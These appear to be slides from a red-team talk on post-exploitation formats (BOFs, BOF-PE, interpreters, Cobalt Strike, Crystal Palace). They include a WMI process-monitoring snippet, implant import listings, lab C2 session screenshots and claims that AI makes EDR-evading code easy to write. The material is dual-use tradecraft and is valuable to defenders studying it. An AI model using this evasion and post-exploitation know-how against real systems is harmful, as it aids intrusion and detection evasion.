    RPC_C_AUTHZ_NONE,          // RPC_C_AUTHZ_xxx
    NULL,                       // Server principal name
    RPC_C_AUTHN_LEVEL_CALL,     // RPC_C_AUTHN_LEVEL_xxx
    RPC_C_IMP_LEVEL_IMPERSONATE, // RPC_C_IMP_LEVEL_xxx
    NULL,                       // client identity
    EOAC_NONE                   // proxy capabilities
);

if (FAILED(hres))
{
    cout << "Could not set proxy blanket. Error code = 0x"
        << hex << hres << endl;
    pSvc->Release();
    pLoc->Release();
    CoInitialize();
    return 1;          // Program has failed.
}

// Step 6: -----
// Receive event notifications -----

// Use an unsecured apartment for security
IUnsecuredApartment* pUnsecApp = NULL;

hres = CoCreateInstance(CLSID_UnsecuredApartment, NULL,
    CLSCTX_LOCAL_SERVER, IID_IUnsecuredApartment,
    (void**) &pUnsecApp);

EventSink* pSink = new EventSink;
pSink->AddRef();

IUnknown* pStubUnk = NULL;
pUnsecApp->CreateObjectStub(pSink, &pStubUnk);

IWbemObjectSink* pStubSink = NULL;
pStubUnk->QueryInterface(IID_IWbemObjectSink,
    (void **) &pStubSink);

// The ExecNotificationQueryAsync method will call
// The EventQuery::Indicate method when an event occurs
hres = pSvc->ExecNotificationQueryAsync(
    _bstr_t("WQL"),
    _bstr_t("SELECT * "
        "FROM __InstanceCreationEvent WITHIN 1 "
        "WHERE TargetInstance ISA 'Win32_Process'"),
    WBEM_FLAG_SEND_STATUS,
    NULL,
    pStubSink);

// Check for errors.
if (FAILED(hres))
{
    cout << "Could not execute query. Error code = 0x"
        << hex << hres << endl;
    pSvc->Release();
    pUnsecApp->Release();
    pSink->Release();
    return 1;
}
```

```
EventSink* pSink = new EventSink;
pSink->AddRef();
```

```
IUnknown* pStubUnk = NULL;
pUnsecApp->CreateObjectStub(pSink, &pStubUnk);
```

```
IWbemObjectSink* pStubSink = NULL;
pStubUnk->QueryInterface(IID_IWbemObjectSink,
    (void **) &pStubSink);
```



BOF limitations

- ▷ No:
 - ▷ C++ objects, new
 - ▷ NoExternal libraries
 - ▷ Cstdlib
 - ▷ Exceptions
- ▷ C / C++ only
- ▷ No linker:
 - ▷ Use .h ?!
 - ▷ Unused code..
- ▷ Compiler inconsistencies:
 - ▷ msbuild vs mingw vs clang
- ▷ BOF loader inconsistencies:
 - ▷ CS vs OC2 vs ..
- ▷ Inline - synchronous
- ▷ DFR annoying:
KERNEL32\$, ADVAPI32\$, ..



BOF usability

	.exe on disk	PIC shellcode	rDLL & sRDI	PS & .NET	BOF
Developer friendly	+	--	⚖️	++	+
Capable / expressive	++	⚖️	+	+	+
OPSEC & evasion	-	+	++	-	++

BOFs are great but not ideal





Post-Ex Imperial age

Age of capability

The Future



The future

Evolving BOFs to overcome its limits

- ▷ BOF-PE, Async and interpreter

Crystal Palace to solve PIC problems?

AI and LLMs

- ▷ Easier to write 'low level' code, lowering barrier to entry
- ▷ Easier/automated rewriting between Post-Ex formats (e.g. from BOF to future formats)

Autonomous and AI driven red teaming

How to expose results of Post-ex tools towards AI?



Beacon Object File PE (BOF-PE)

▷ NetSPI – March 2025



BOF-PE = PE + Implant API

Implant loads & links BOF-PE against itself



BOF-PE

pestudio 9.61 - Malware Initial Assessment - www.winitor.com | c:\temp\procmon.x64.dll (read-only)

file settings about

c:\temp\procmon.x64.dll

- indicators (imports > flag)
- footprints (type > sha256)
- virustotal (error)
- dos-header (size > 64 bytes)
- dos-stub (size > 224 bytes)
- rich-header (tooling > Visual Studio 2008)
- file-header (dll > 64-bit)
- optional-header (subsystem > console)
- directories (count > 7)
- sections (count > 5)
- libraries (flag > 1)
- imports (flag > 8)**
- exports (name > go)
- thread-local-storage (n/a)


imports (64)	flag (8)	type	ordinal	first-thunk (IAT)	first-thunk-original (INT)	library
BeaconDataShort	-	implicit	-	0x00000000	0x00000000	beacon.dll
BeaconDataExtract	-	implicit	-	0x00000000	0x00000000	beacon.dll
BeaconDataParse	-	implicit	-	0x00000000	0x00000000	beacon.dll
BeaconGetStopJobEvent	-	implicit	-	0x00000000	0x00000000	beacon.dll
BeaconPrintf	-	implicit	-	0x00000000	0x00000000	beacon.dll
RtlVirtualUnwind	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
TerminateProcess	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
SetUnhandledExceptionFilter	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
UnhandledExceptionFilter	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
IsDebuggerPresent	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
WaitForSingleObject	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
GetModuleHandleA	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
ProcessIdToSessionId	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll

BOF-PE Works

```
[11/08/2025 17:26:46] (running: XQIEVP0CB4) Dima > procmon2
Task started.
Output:
Waiting for new process creation...
Name: SystemInformer.exe
    PID: 20936
    ExecutablePath: C:\Program Files\SystemInformer\SystemInformer.exe
    CommandLine: "C:\Program Files\SystemInformer\SystemInformer.exe"
Name: peview.exe
    PID: 17448
    ExecutablePath: C:\Program Files\SystemInformer\peview.exe
    CommandLine: "C:\Program Files\SystemInformer\peview.exe" "C:\Windows\System32\
Name: firefox.exe
    PID: 28216
    ExecutablePath: C:\Program Files\Mozilla Firefox\firefox.exe
    CommandLine: "C:\Program Files\Mozilla Firefox\firefox.exe" -contentproc -isFor
ipcHandle 9736 -initialChannelId {a50aaf62-d2f1-45fb-9a23-8c3f5cce4951} -parentPid 4051
Firefox\browser" - 160 tab
Name: chrome.exe
    PID: 25208
    ExecutablePath: C:\Program Files\Google\Chrome\Application\chrome.exe
    CommandLine: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=ren
buffer --lang=nl --device-scale-factor=1 --num-raster-threads=4 --enable-main-frame-bef
metrics-shmem-handle=15644,i,13427754869102866191,1996511974153448696,2097152 --field-t
platform-channel-handle=17312 /prefetch:9
Name: chrome.exe
    PID: 9840
    ExecutablePath: C:\Program Files\Google\Chrome\Application\chrome.exe
```



Async



VM / interpreter



- VM is native to Beacon and so does **not need to allocate any additional memory** (or fluctuate memory permissions of previously allocated memory).
- **Do not need a compiler:** Capability development within Cobalt Strike!
- It is very easy to write or port existing C code and C scripting is lightweight and very flexible
- AI/LLMs can assist in writing code

Ideal solution for tinkering and smaller capabilities



Cobalt Strike

Cobalt StrikeViewPayloadsAttacksSite ManagementReportingAdvanced ConfigHelpServer-Side PayloadsAggressor AI

Sessions

	external	internal	listener	user	computer	note	process	pid	arch	last	sleep	payload name
	172.22.192.1	10.27.34.80	HTTP	ruth.lane [acm...	WIN10VPN	[+] First check...	beacon_413_R...	5712	x64	1s	5 seconds	impact_420984
	10.27.34.80	10.27.34.88	HTTP	SYSTEM * [imp...	WIN2019DC	[+] First check...	rundll32.exe	2536	x64	1s	5 seconds	linux_client_ps...
	10.27.34.88	10.27.34.89	HTTP	SYSTEM *	WIN2016ADCS	[+] First check...	rundll32.exe	1992	x64	1s	5 seconds	impact_psexec...

ScriptsListenersBeacon 10.27.34.80@5712Beacon Interpreter Script Editor 10.27.34.80@5712

Memory Compression

1732	4416	csrss.exe										
2212	9680	rundll32.exe			x64	3	Medium	04/24/2026 07:58	acme\ruth.lane			
3176	9848	rundll32.exe										
4844	764	svchost.exe										
5256	712	svchost.exe										
6352	5668	beacon_https_x64.exe			x64	3	Medium	04/24/2026 09:41	WIN10VPN\localuser			
6796	3860	vpnui.exe			x86	3	Medium	02/24/2026 13:50	acme\ruth.lane			
7116	4780	explorer.exe			x64	3	Medium	02/24/2026 13:50	acme\ruth.lane			
3160	7116	k20260615_pablo-dev_SMB_LRL_aSM_x64.xprocess.bin_Stage0x64_27744a23d7bc42002b0c4fd4d20ac357_js6gBG.exe	x64	3	Medium			04/24/2026 09:41	WIN10VPN\localuser			
3864	7116	k20260615_pablo-dev_beacon_LRL_aSM_icmp_x64.bin_Stage0x64_e9a23312c363b4b23bdd4fd5dfd6f035_yGGAJV.exe	x64	3	Medium			02/24/2026 13:50	acme\ruth.lane			
3900	7116	SecurityHealthSystray.exe			x64	3	Medium	02/24/2026 13:50	acme\ruth.lane			
4132	7116	OneDrive.exe			x86	3	Medium	02/24/2026 13:50	acme\ruth.lane			
4812	7116	Taskmgr.exe			x64	3	Medium	05/18/2026 12:47	acme\ruth.lane			
5312	7116	k20260615_pablo-dev_HTTPS_LRL_aSM_x64.xprocess.bin_Stage0x64_eb04e51e80217efd32c7c32aaed00d34_9YeD6p.exe	x64	3	Medium			05/08/2026 09:08	05/08/2026 10:0			
4800	5312	dllhost.exe										
7552	5312	dllhost.exe										
8168	5312	dllhost.exe										
8284	5312	dllhost.exe										
9936	5312	dllhost.exe										
5712	7116	beacon_413_RC0_x64.exe			x64	3	Medium	05/18/2026 09:20	acme\ruth.lane			
6392	7116	k20260615_pablo-dev_HTTP_LRL_aSM_x64.xprocess.bin_Stage0x64_4b313ecd7d21111505d0742fed0866d5_8kaPQD.exe	x64	3	Medium			05/21/2026 06:22	acme\ruth.lane			
6920	7116	msedge.exe			x64	3	Medium	05/21/2026 06:22	acme\ruth.lane			
720	6920	msedge.exe			x64	3	Untrusted	05/21/2026 06:23	acme\ruth.lane			
1404	6920	msedge.exe			x64	3	Untrusted	05/21/2026 08:10	acme\ruth.lane			
2944	6920	msedge.exe			x64	3	Untrusted	05/21/2026 06:23	acme\ruth.lane			
5336	6920	msedge.exe			x64	3	Low	05/21/2026 06:22	acme\ruth.lane			
7264	6920	msedge.exe			x64	3	Medium	05/21/2026 06:22	acme\ruth.lane			
8328	6920	msedge.exe			x64	3	Medium	05/21/2026 06:22	acme\ruth.lane			
9592	6920	msedge.exe			x64	3	Untrusted	05/21/2026 06:22	acme\ruth.lane			
8560	7116	powershell.exe			x64	3	Medium	05/22/2026 09:37	acme\ruth.lane			
3896	8560	conhost.exe			x64	3	Medium	05/22/2026 09:37	acme\ruth.lane			
7504	4416	winlogon.exe										
812	7504	LogonUI.exe										
1640	7504	dw.exe										
5524	7504	fontdrvhost.exe										
7744	6320	GoogleCrashHandler.exe										
7756	6320	GoogleCrashHandler64.exe										
8524	8916	rundll32.exe			x64	3	Medium	05/20/2026 10:27	acme\ruth.lane			
8696	3988	winlogon.exe										
1564	8696	fontdrvhost.exe										
8528	8696	dw.exe										
8988	3988	csrss.exe										

[WIN10VPN] - x64 | ruth.lane [acme\mssql_svc] | 5712 - x64 - beacon (msvc) | Note: [+] First check-in 05/18 11:20:25 | last:1s

beacon>

Event LogScript Console

05/21 15:00:34 *** Team server license expires 2026-07-10.
05/21 15:00:40 *** impact has left.
05/21 15:00:43 *** cs_restapi has joined.
05/21 15:00:46 *** impact has joined.
05/21 18:33:15 *** impact has left.
05/21 18:36:13 *** impact has joined.
05/21 18:37:04 *** impact has left.
05/21 19:20:45 *** impact has joined.
05/22 00:00:12 *** impact has left.
05/22 00:00:49 *** impact has joined.
05/22 00:04:03 *** impact has left.
05/22 00:05:55 *** impact has joined.
05/22 00:19:37 *** impact has left.
05/22 01:07:14 *** impact has joined.
05/22 01:16:54 *** impact has left.
05/22 01:20:57 *** impact has joined.
05/22 01:22:54 *** impact has left.
05/22 01:29:53 *** impact has joined.
05/22 01:32:41 *** impact has left.
05/22 01:54:50 *** impact has joined.
05/22 02:19:43 *** impact has left.
05/22 02:23:58 *** impact has joined.
05/22 10:02:58 *** impact has left.
05/22 10:06:50 *** impact has joined.
05/22 10:21:24 *** impact has left.
05/22 10:22:35 *** impact has joined.
05/22 10:25:04 *** impact has left.
05/22 10:54:46 *** impact has joined.

[05/22 14:28] impact

[TeamServer IP: 172.22.192.130 | Beacons: 3 | lag: 00]

event>

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Crystal Palace

- ▷ Developing, combining and re-using existing **capabilities** and **evasion tradecraft** to quickly develop novel loaders and PIC tradecraft (incl post-ext)
- ▷ What it aims to solve
 - ▷ Collaboration and knowledge sharing
 - ▷ Modularity
 - ▷ PIC shellcode developer friendlier
- ▷ Challenge existing design descissions
 - ▷ E.g. BOF Cocktails - Role of a C2 in running a BOF and evasion tradecraft
 - ▷ Loader, implant development



Structured data & AI MCPs

Open research

Is Beacon.h suited so support AI assisted red teaming?

- ▷ post-ex tools output via 'BeaconPrintf()'

```
username: John  
credential: Pass@w0rd!,  
Host: LaptopJohn  
Location: C:\inetput\wwwroot\ftplogs
```

- ▷ Do we need to move into 'structured data exposed via an MCP'?
- ▷ How (update beacon.h? C2 scripting languages? C2 agnostic?)





Conclusion



Technology Tree



Post-Ex future – Hot Take #1

▷ AI enables everybody to write OPSEC safe native code

- ▷ Prompting an AI and getting C-code is as simple as writing a PowerShell one-liner
- ▷ AI can easily rewrite existing codebases into other languages
- ▷ Running/training LLMS in an EDR / OPSEC lab will get the code OPSEC solid



Post-Ex future – Hot Take #2

- ▷ In-memory EDR Evasion / OPSEC is a solved problem now
 - ▷ Post-Ex is not the bottleneck for evasion
 - ▷ Offensive R&D is about enabling operators and engagement quality



Post-Ex future – Hot Take #3

▷ BOF-PE and Interpreters are the winning Post-Ex format

▷ ByeBye PowerShell, DotNET & BOFs -> BOF-PE and interpreter



	.exe on disk	PIC shellcode	rDLL & sRDI	PS & .NET	BOF	BOF-PE
Developer friendly	+	--	⚖️	+++	+	+
Capable / expressive	++	⚖️	+	+	+	+++
OPSEC & evasion	-	+	++	-	++	+++





Thank you!



Wololo!

